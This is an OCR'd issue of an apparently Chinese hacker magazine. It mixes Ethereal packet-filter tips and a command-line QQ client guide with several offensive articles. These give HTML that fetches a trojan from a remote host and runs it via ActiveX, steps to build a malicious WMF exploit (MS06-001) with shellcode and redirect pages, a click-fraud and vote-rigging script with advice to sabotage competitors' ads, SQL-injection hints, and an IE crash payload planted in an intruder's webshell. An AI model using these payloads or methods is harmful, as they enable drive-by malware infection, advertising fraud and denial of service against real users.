


图8　用！排除来自指定地址的包

其实filter比较类似于c语言，刚才我们显示的是源地址为10.200.64.168的包。如果我们要显示除了10.200.64.168的包，我们可以这样写：!(ip.src==10.200.64.168)，结果如图8所示。

为了给我们NoHack节约宝贵的版面，下面我只介绍一些过滤条件语句，就不再抓图了。

技巧点滴

Filter里只写协议的名称就表示只显示这种协议。例如udp之类的，Ethereal是支持很多种协议的，具体支持什么协议，大家按下shift+ctrl+p就可以看到具体的协议名称了。

ip.addr==、ip.dst==、ip.src==分别表示双等号后面的ip的包、以双等号后面的ip为目的地址的包和以双等号后面的ip为源地址的包，这是很容易记忆的。

我们还可以对协议的某个端口进行过滤，写法是：协议名.port==具体的端口号。例如tcp.port==8000，就会显示tcp8000端口的包。协议名.length==数字，就表示显示包长为数字的包。

如果多个条件，我们可以用and来连接，表示并且的意思。例如：tcp and ip.src==xxip就表示只显示xxip为源地址的tcp包，而tcp and ip.src==10.200.64.168 and ip.dst==202.204.206.18表示只显示源地址为10.200.64.168目的地址为202.204.206.18的tcp包。另外还有其他的连接符号or、not，表示或者、非，加上前面的and，也就是并且，也就是所说的与或非都可以表示了。

尾声

有了这些，我们可以对ip、端口、协议、包长进行过滤，再加上三个连接符号not、and、or，就可以构造过滤条件来过滤自己需要的包，得到入侵者的证据也就不难了！

本文只是我使用Ethereal的一点心得，更多的功能还没有介绍，希望能起到抛砖引玉的作用，也希望各位能从中学到一星半点的东西。我也是菜鸟一个，希望和大家一起学习，共同进步。我的非安全论坛的账号是suspense，大家有问题的话请到上边讨论！

最新Ethereal下载地址：

http://www.ethereal.com/distribution/win32/ethereal-setup-0.10.14.exe

[该软件光盘中有收录]

编辑点评 作者只是谈了谈嗅探程序的应用以及常用的小技巧，其实嗅探程序的应用远不止这些，例如设置一些条件来捕获蠕虫病毒等。不过请大家注意，最好能用一台专门的电脑来做相关的工作，因为嗅探程序很耗资源哦。

【雕虫小技之脚本专辑】

在2003中利用上传漏洞的时候，有最小文件长度的限制，你可以通过适当的增加文件的长度达到他的要求就可以实现上传了。

现在很多的网站都做了简单的漏洞修补，地址栏里很难找到注入漏洞，这个时候可以多注意一下搜索的地方，输入'等可以很快的找到注入漏洞哦！还有一些下拉表单也是可以利用的好地方。

实例解读 两种IE“网马”的实现模式

曹军/dang0102

从本文你可以学到：
1、传统的IE网页木马实现模式；
2、客户端漏洞利用与HTML相结合的实现模式。

一、引子

IE网页木马简称IE“网马”，这个名词对于广大安全爱好者来说应该很熟悉了。但说到IE“网马”的实现，估计熟悉的人就不多了。本文中，我们就来讨论IE“网马”的两种实现模式：传统的IE“网马”实现模式以及客户端漏洞利用与HTML相结合的实现模式。这两种实现模式的最大区别在于：前者可以由单独的HTML文件构成，后者则至少要由一个HTML文件＋其它格式（如图片等）的文件构成，下面切入正题。

二、传统的IE“网马”实现模式

传统的IE“网马”主要完成Down&Exe的功能：将IE“网马”放在服务器上，浏览者通过IE访问之后激活“网马”，“网马”从指定URL下载指定木马文件到浏览者的电脑中，然后执行该文件。这种形式的“网马”其实就是一个HTML网页，可能并没有附带其它格式的文件。简言之，Down&Exe的功能分两部分：文件下载和执行。

下载木马程序到浏览者的电脑中，较好的实现方法有两种：

方法一：

利用SCRIPT标签，代码如下：

```
<SCRIPT LANGUAGE="dang0102" src = "http://192.168.3.222/abc.bat"> </SCRIPT>
```

此处的LANGUAGE属性可以是除javascript、VBScript、JScript以外的字符串，src属性是木马URL。出于安全考虑，我们可以把木马文件后缀从.exe改为.bat、.com、.pif、.scr等，同样是可以执行的。

方法二：

利用LINK标签，代码如下：

```
<html><head>
<LINK href="http://192.168.3.222/abc.bat" rel=stylesheet type=text/css>
</head>
<body>
OK!
</body></html>
```

把代码放在标签<HEAD></HEAD>中间，href属性值为木马程序的地址。

上述两种木马下载方法在实际测试中都比较好用，适用于目前所有版本的IE，下载后的木马文件保存在TIF（Temporary Internet Files）目录下。

木马光下载还不行，要执行了才能满足要求。IE执行.exe、.bat等可执行文件，传统的方式都是通过控件来完成的。这样的控件有3个：WSH、FSO以及shell.application。由于现在流行的网页病毒大都调用了WSH和FSO控件，因此很容易被诺顿等杀毒软件识别；而shell.application经过了安全认证，在IE6.0中可以安全调用，代码如下：

```
<html><head>
执行测试
</head><body>
<SCRIPT LANGUAGE="javascript" type="text/javascript">
var shell=new ActiveXObject("shell.application");
shell.namespace("c:\\Winnt\\").items().item("Notepad.exe").invokeverb();
</SCRIPT></body></html>
```

我测试的机器是Windows 2000+SP4，IE版本是6.0。如果是XP，上面代码中Winnt需改为Windows。可惜的是，在IE6.0+SP1及更高版本默认设置都不支持shell.application。

综上所述，通过IE控件来实现IE“网马”已逐渐不可行，技术需要改进。

三、客户端漏洞利用与HTML相结合的实现模式介绍

客户端漏洞利用与HTML网页相结合，是目前打造IE“网马”的有效方式。这种实现模式分为**漏洞调试、畸形文件构造**以及**HTML网页制作**3个阶段，大家理解起来也更容易。

所谓客户端漏洞，一般是指文件解析漏洞。例如IE解析.gif、.jpg、.ANI文件，Word解析.doc文件、Explore解析WMF文件、Winamp解析.pls文件等过程中存在的代码执行漏洞，都称为客户端漏洞。IE不仅可以直接解析某些图片文件，还可以调用Word、Explore、Winamp等应用程序解析Word、WMF等文件。换句话说，这些客户端漏洞都可以通过IE来触发，这是由漏洞生成IE“网马”方法流行的重要原因。

接下来，我们结合实例来分析这种IE“网马”实现模式的3个阶段。本文引用的漏洞实例是今年公布的WMF格式代码执行漏洞（MS06－001），然后再对其它漏洞（Winamp等）利用简单介绍。以下内容测试均在Windows XP SP2平台上进行。

四、客户端漏洞利用与HTML相结合的实现模式实例分析

这个阶段的任务是通过实际调试搞清楚漏洞原因，为下阶段灵活构造畸形文件打下基础。MS06-001漏洞的利用工具和代码网上很多，这里之所以要作为示例原因有二：一是大家都没有从漏洞调试过程进行介绍，二是该漏洞不是溢出漏洞，但它是真正的代码执行漏洞。以后大家遇到类似的漏洞，如果没有现成的Exp，也可以参考本文中的方法分析。

WMF文件有两种，一种以01 00 09 00等开头的，另一种以D7 CD C6 9A开头，本文测试前一种类型。漏洞存在于Windows XP，Explorer在调用Windows图片和传真查看器解析WMF文件内容时发生了代码执行漏洞。WMF文件内容以Record为单位，正常情况下，每个Record以26 06 0F 00 16 00等几个字节开头，后面是数据。如果Record头部字节为**26 06 09 00 16 00**的话，在解析的过程中CPU就可能跳转到该Record的某处数据中去执行。这里的调试以填充数据、测试异常为主，调试工具是Softice，调试步骤如下：




图1　正常的WMF文件

（1）用UltraEdit32打开一个正常的文件test.wmf，如图1所示。

（2）搜索一处26 06 0F 00 16 00。注意，test.wmf文件中有很多Record，不要选第一个或最后一个，最好选择稍微靠前的

一个Record作测试。将0F改为09，然后16 00后面填充若干字节89，接下来填很多90，如图2所示。

(3) 保存之后，打开Softice，输入命令：bpxKiuserExceptionDispatcher。直接预览test.wmf，Softice弹出来，输入命令：d *(*(esp + 4) + b8)，里面的内容是89 89 89 89…，是我们刚才填充的数据。从89的字节数和顺序看，代码就是从16 00之后的第一个89开始执行的，由于89是非法指令，因而发生异常。是不是觉得这种测试方法很简单啊！由于本文的重点是研究IE“网马”的形成模式，因此我并没有写出完整的漏洞分析过程，只介绍了与后面构造畸形文件相关的内容。




图2 数据填充

找到代码开始执行的位置，也就找到了ShellCode开始的位置。接下来，我们就可以按照需求填入ShellCode，构造畸形WMF文件了。

2、畸形文件的构造

这个阶段的任务是制定ShellCode，并将其嵌入WMF文件中。

ShellCode可以找现成的，也可以根据需要自己编写并提取。这一步很容易实现，这里不啰嗦了。本例采用的是打开cmd窗口的ShellCode。

关于ShellCode的嵌入，一般是编写程序来实现。思路很简单，就是将ShellCode和WMF文件其它部分数据作为数组变量，通过CreateFile和WriteFile等API函数写入指定的WMF文件。这种方式的好处是可以避免手工操作的繁琐和失误。完成ShellCode嵌入功能的程序代码CreateWmf.cpp以及生成的Exp.wmf在光盘中有提供。

3、HTML网页的制作

这个阶段的任务是HTML网页的编写。HTML网页的功能是让IE跳转到WMF文件并进行解析，比较有效的方法这里列举两种。

方法一：

使用meta标签的http-equip属性，打开网页4秒钟后转而解析Exp.wmf，代码如下：

```
<html><meta http-equiv='refresh' content='4; URL=Exp.wmf'>
<body>
网马测试!
</body></html>
```

方法二：

使用self.location函数，代码如下：

```
<html><head><script>
self.location=" Exp.wmf "
</script></head>
<body>
waiting for a monment!
</body></html>
```

上述两种方法，Exp.wmf都是用的相对路径，这是因为我直接将Exp.wmf和HTML网页放在同一目录下。如果是完全不同的目录，Exp.wmf还是用绝对的URL表示比较好。除了上述两种方法，还有其它方法可构造HTML网页，大家可以根据需要自己选择。HTML网页Test1.html和Test2.html在光盘中也有提供。

MS06-001这个例子就介绍到这里，其实正如前面所说，其它客户端漏洞的利用，如Word溢出漏洞、Winamp溢出漏洞等，都可以按照前面的方法实现IE“网马”，相信大家能举一反三。

五、总结

本文中，我和大家一起对比讨论了IE“网马”的两种实现方法，并给出了相关实例，希望对感兴趣的朋友能有所帮助。同时，对文章中的不妥之处，还希望大家积极指出并和我交流。

【文章中涉及的test1.html、test2.html、down1.html、down2.html、test_exe.html以及CreateFile的代码均收录在光盘中。】

编辑点评 *作者用代码和例子解读了两种木马的实现方式，便于大家理解，以WMF格式代码执行漏洞为例子讲述了一般漏洞的调试和利用，具有较强的通用性，正如作者所说，我们希望读者能得到启发，自己动手调试出其它客户端漏洞的利用。*

从刷点击到提升站点搜索排位

光芒果

从本文你可以学到：
1. 利用HTM程序刷点击率、刷投票、刷广告
2. 利用刷点击程序进行恶意的广告打击。
3. 利用刷点击程序提高网站的搜索排位。

前段时间，我在51JOB上搜索到中国汽车网招聘斑竹的信息，这可是发RMB的哦！于是马上提交了简历，很快就收到了网上测试的通知。测试要求我在指定版面转发10篇与汽车相关的帖子和5篇新闻，然后看帖子的人气决定是否进入下一轮测试。这还不简单，我发完帖子自己狂点不就可以了吗！于是我发完帖子后就自己狂点起来。虽然狂点可以提升人气，但毕竟是15个帖子啊，要一个个地点完确实也很辛苦，于是我就到网上寻找相关工具，但找了半天也没有找到一个满意的。既然找不到，那就自己写个吧。因为对其他语言不是很熟悉，所以我第一个就想到了HTML，如果用HTM页来反复打开这个链接不就可以达到目的了吗？说干就干，我马上编写了一个类似这样的程序：

```
<script language=javascript> window.open('http://www.nohack.cn ','a','width=0,height=0,top=0,left=0,status=yes,toolbar=yes,menubar=yes,scrollbars=yes,resizable=yes,location=yes')
</script>
<script language=javascript> window.open('http://www.nohack.cn ','a','width=0,height=0,top=0,left=0,status=yes,toolbar=yes,menubar=yes,scrollbars=yes,resizable=yes,location=yes')</script>
```

限于篇幅关系，这里写的只是打开两次，实际上我写的是打开N次的（源文件见光盘，只需用记事本替换http://www.nohack.cn为你要刷的URL就可以了）。写好之后换上帖子的URL直接打开，可能机器会有点慢，因为这个程序是通过不断地弹出同一个窗口来实现的。但不一会儿，帖子的点击率就大幅上升了。结果我的帖子成了全论坛点击率最高的，还有3篇加了精华，自然可以顺利进入第2轮测试。但第2轮是要去面试，我晕厥，我可没空跑到那么远的地方去。尽管如此，我还是有了一点小收获，那就是刷点击的那个HTM程序。其实除了刷点击，还可以用它来刷投票。我们找一个投票系统，投票时用WSockExpert抓包就可以得

到投票时用的URL，这样只需把代码里的URL换成投票的URL，再阻止COOKIES，我们就可以快速地投许多票了（有需登录或认IP的投票限制除外）。除此之外，现在很多网络广告都是按点击率算钱的，如果我们把URL换成我们自己广告的URL，那不就财源滚滚了！ 但要注意，刷自己的广告可不能刷太多哦，不然被查出作弊是会被封的，那样我们就一分钱都没有了。不过我们可以利用这个原理对某些看得不爽的网站进行恶意的广告打击哦，只要我们用这个程序狂点对方的广告，对方就会被广告提供商认为是作弊，就一分钱也拿不到了。还有，就是可以对参加百度和GOOGLE竞价排名的站点用这个程序狂点，因为竞价排名也是按点击率收费的，这些站点被我们狂点之后广告费肯定多了不少。除此之外，我们还可以用这个程序来提高自己站点在搜索中的位置。如我想提高“黑客手册”的位置，只需搜索“黑客手册”，然后把搜索结果的URL替换到程序中运行，每天运行几次，几天后你再搜索“黑客”，就会看到“黑客手册”出现在第1页中了。这时你再把“黑客手册”和“黑客”一起刷，过不了多久，你再搜索“黑客”，会发现除了参加排名的网站外，居第1位的就是“黑客手册”的站了。 怎么样，虽然只是一个简单的HTML程序，但也可以做许多事情哦。

【文中涉及到的相关代码已经收录在光盘中。】

编辑点评 这个方法确实不错，代码稍微改变一下就有可能被用来进行攻击了。当然，危害也是很大的。从代码角度来说，写一个循环调用window.open不是更好吗？

利用ie漏洞戏耍入侵者

yizhigu

从本文你可以学到：
1、MSHTML.DLL拒绝服务漏洞代码的利用。
2、灵活利用IE漏洞来反黑。

一、发现入侵者

前几天逛了逛死党的个人blog，我的卡巴立马发出病毒警告，显然就是网页木马。个人感觉死党本人挂马不怎么可能，他的blog浏览量还算不错，怎么可能砸掉自己的招牌？后来QQ上询问他，原来是某个无聊的家伙入侵他的网站并且挂了网页木马。在经过一阵紧急处理后，web方面的漏洞算是修补好了，也就是通过暴库和写一句话木马来获得webshell。由于是空间商提供的资源，所以来自系统的物理漏洞也没多大可能。成功恢复页面后，随手清理了一句话asp木马。后来再次来到blog，发现居然又被人挂了马，看来这家伙留了一手。赶紧联系朋友，正巧他也发现了这个问题，并且顺利找到了这家伙的aspshell。刚好我在绿盟上浏览漏洞公告，无意中发现一个好东西，赶快叫朋友对这个aspshell“手下留情”，看咱如何惩治这个入侵者。

二、利用漏洞戏弄入侵者

绿盟关于该漏洞的描叙是：“Microsoft Windows的MSHTML.DLL在解析特制HTML时存在拒绝服务漏洞。远程攻击者可以通过诱骗用户访问特制的HTML页面导致IE崩溃。”同时也给出了漏洞的利用代码。这个漏洞已经出来了一些时日，可能大家觉得它的利用价值不高，很少有人注意到。也正是这种不重视的心态，导致微软方面至今都没有给出该漏洞的相关补丁。该漏洞的利用代码如下：

```
-->
<head>
<style><!--
#page div p:first-child:first-letter {
border-bottom: 2px ridge #F5DEB3;
}
//-->
</style>
</head>
<body><div id="page"><div><p><strong>
suntzu</strong></p>
```

只要我们保存为*.htm放到网站上浏览，IE和其他基于IE的浏览器会马上崩溃。那么如何利用它来对付入侵者呢？如果是写到aspshell，由于代码不兼容的原因，一般会报错。其实我们完全可以利用调用语句啊，我们把上面这段代码保存为haha.htm并且放在入侵者的aspshell目录中，然后在他的aspshell末尾插入这么一句：<!--#include file="haha.htm"-->




图1：漏洞执行后立即重新启动IE以及该内核浏览器




图2：允许访问上次错误页面后，将会出现死循环

这样，当他成功访问到他的aspshell并开心地准备输入密码的同时，浏览器会马上死掉。特别是对于TT这样的浏览器，一般崩溃后会重新建立进程并提示用户是否打开上次浏览过的页面。许多人在这里会选择确定，如此下去就成了一个死循环，是不是很有意思？如图1、图2所示。

然后立即把这个思路告诉朋友，他有意利用统计系统做了一下这个入侵者的aspshell访问统计。晚上他告诉我这个页面被访问了50多次，我简直快要把大牙笑掉了，具有如此“坚持不懈”的精神，难道就是传说中的黑客吗？想像到这个入侵者在访问他的asp木马后吃惊的神态，却全然不知他正在被我们戏耍，这是否就叫恶人有恶报呢？

三、小结

截止到发稿，官方仍未给出安全补丁，难道微软的工程师还在那过年？也不知道这个入侵者是否还处于“昏迷状态”。写这篇文章是提醒大家要多注意一下最新的漏洞信息，因为很多不被人重视的漏洞也有着它的利用价值。平时我们都只是用漏洞来入侵，其实漏洞也完全可以用来对付入侵者啊。相信IE再度暴出触发程序运行的漏洞时，你的aspshell可能会让你玩黑不成，反被人黑。还是那几个字：适可而止。

编辑点评 拿这个漏洞整人再好不过了，还有，漏洞的主页需要被访问才行，至于如何让对方访问，那就各显神通吧。

黑客也要用专业QQ

飞旋

从本文你可以学到：
1. 如何使用MiniQQ。
2. 实例介绍MiniQQ的相关功能。

今天给大家介绍一款黑客专用QQ：MiniQQ2.0。为什么说它是黑客专用的呢？因为相比其他QQ而言，它有两个不同点，一是体积小，只有70K左右，二是全都为命令行操作。此两点完全符合黑客标准。当然了，此软件也有不足之处，就是其功能相对简单，只具备如下功能：加好友、删好友、查看好友信息、发信息给好友、显示在线好友列表、改变登录状态，如离线、隐身、上线等。它不具备传文件、接收艺术字等功能。不过它具备的功能对我们来说已经足够了。

好，现在我就给大家演示一下如何使用这款QQ吧！首先大家要到MiniQQ的官方网站下载它，地址是http://www.prettysky.com/miniqq/，下载最新版本2.0的。下载完后我们双击运行，输入自己的QQ号和密码，如图1所示，并在“是否隐身”处选择“no”，紧接着就是QQ的登录状态了，如图2所示。登录成功后会出现“>”的状态，表明此时让你输入命令。我们输入“?”看看，如图3所示。

```
迷你QQ(MiniQQ)
<MiniQQ V2.0 免费版>一就算我不够现代.可是我会
>请输入QQ号码:[redacted]
>请输入QQ密码:*************
>是否隐身(Y/N):
```

图1 登录界面

```
请输入QQ号码:[redacted]
请输入QQ密码:************

获取令牌...>登录...
上次登录:2006-01-24 15:28:33 IP:[redacted]
改变状态...>在线好友...>在线好友...>全部好友和分组...
全部好友和分组...

输入"?"并回车以查看命令帮助.
```

图2 登录成功

```
?/help    帮助    显示使用帮助
list      好友    显示在线好友列表
listall   全部    显示全部好友列表
send      发送    发送消息给特定好友
state     状态    改变/查看我的当前状态
add       添加    添加指定号码为好友
delete    删除    删除某个好友
info      资料    查看好友的资料
agree     接受    接受身份认证的请求
group     群      操作群的相关命令
update    刷新    强制刷新在线好友
sound     声音    开启和关闭声音效果
cls       清屏    清除屏幕
logout    下线    下线并换QQ号码登录
exit      退出    下线并退出迷你QQ
buy       购买    捐助/购买正式版(支持继续开发)
```

图3 常用命令说明

下面我将详细介绍下命令的使用。

功能一：查看在线好友列表

如果我们想查看在线好友列表，只需在命令提示符下输入list，如图4所示。如果你输入listall，则会把你所有的QQ好友和群都显示出来。另外，此QQ还能显示部分好友的IP地址，真是功能强大啊。如图5所示。

```
>list

+编号|QQ号码----|年龄|性别|状态|QQ版本--|昵称---------|IP信息-----------+
|1    |204450035 |n/a |n/a |QQ群|        |群:204450035|                |0|
|2    |204450842 |n/a |n/a |QQ群|        |群:204450842|                |0|
|3    |204981153 |n/a |n/a |QQ群|        |群:204981153|                |0|
|4    |206980355 |n/a |n/a |QQ群|        |群:206980355|                |0|
|5    |485329602 |n/a |n/a |QQ群|        |群:485329602|                |0|
|6    |485627340 |n/a |n/a |QQ群|        |群:485627340|                |0|
|7    |488054400 |n/a |n/a |QQ群|        |群:488054400|                |0|
|8    |202493685 |n/a |n/a |QQ群|        |群:202493685|                |0|
|9    |203243272 |n/a |n/a |QQ群|        |群:203243272|                |0|
|10   |208644175 |n/a |n/a |QQ群|        |群:208644175|                |0|
|11   |210384301 |n/a |n/a |QQ群|        |群:210384301|                |0|
```

图4 用list显示在线好友

```
|20   |253893442 |100 |男 |在线|        |月之爽        |                |5|
|21   |345380498 |0   |女 |在线|        |天涯海角      |                |7|
|22   |155383192 |21  |男 |在线|        |为纪念的忘却  |                |8|
|23   |376095360 |0   |男 |在线|        |一阵狂风      |                |0|
|24   |36098233  |22  |男 |在线|        |小逸          |218.201.88.194  |2|
|25   |123456    |0   |女 |在线|        |闪亮新主播_   |                |0|
|26   |114642723 |20  |女 |在线|        |風中の/xin雨  |218.23.249.13   |1|
|27   |89649306  |29  |男 |在线|        |北大青鸟ACCP  |221.6.29.22     |7|
|28   |383947434 |14  |男 |在线|        |'锄嗯&1個     |222.216.2.158   |0|
|29   |16206941  |214 |女 |在线|        |※心愿风铃※  |218.19.163.121  |4|
```

图5 能显示部分好友的IP

功能二：查看和改变QQ状态

在命令提示行下输入state，如图6所示，如果你要查看此时QQ的状态，只需输入0即可，其他状态的转换只需对照图6的说明输入不同的数值即可。在图6中显示了我此时的状态为“在线”。

```
>state
此命令格式:state 0/1/2/3
0:查看当前状态
1:设置状态为在线
2:设置状态为忙碌
3:设置状态为隐身
示例输入:state 0 将会显示当前状态

请选择<0/1/2/3>:0
>当前状态为:在线
```

图6 显示QQ状态

功能三：查看好友信息

查看好友信息的命令是info，如图7所示。info后面可以跟对方编号、QQ号或者昵称，我输入info 123456，就可以查看此QQ的信息。显示的信息与在tencent qq中显示的信息完全一样。

功能四：发送与接收信息

发送信息的命令是“send”，我们在命令提示符下输入send，如图8所示，此时会出现一个列表让你选择send后面跟的参数。send后面可以跟对方的QQ号码、昵称或者编号，比如在图8中我就输入了对方的编号“35”，然后在“请输入信息内容”处填上要写的内容即可。当然了，当对方回信息给你的时候软件会自动提示的，如图9所示。

```
>info 123456
QQ号码:123456 昵称:闪亮新主播 性别:女 年龄:-
>国家:a 省:a 城市:
邮编: 地址:
电话: 手机:- 姓名:闪亮新主播 E-Mail:123456@qq.com
职业: 学校:
主页:
生肖:0 血型:0 星座:0 个人简介>>
```

图7 查看好友信息

```
|35   |253893442 |100 |男 |忙碌|        |月之爽
